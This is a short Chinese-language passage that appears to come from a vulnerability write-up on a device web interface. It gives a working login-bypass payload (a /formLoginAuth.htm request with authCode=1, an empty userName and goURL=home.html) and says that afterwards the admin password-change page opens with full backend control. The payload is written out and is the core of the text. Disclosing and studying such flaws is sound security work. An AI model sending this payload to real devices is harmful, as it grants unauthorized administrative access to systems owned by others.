
这样，当用户登录时，无论 "authcode" 参数如何设置，系统都会创建一个会话，并将用户重定向到主页。因为 "goURL" 参数指定了用户登录后要前往的页面，所以即使 "authcode" 参数被修改，用户也会被正确地引导到主页，而不是登录页面。

payload:

/formLoginAuth.htm?authCode=1&userName=&goURL=home.html&action=login

访问<http://127.0.0.1/advance/changepwd.html?time=1715093812978>

便可直接进入后台进行任意操作。



这时候就可以成功绕过鉴权了。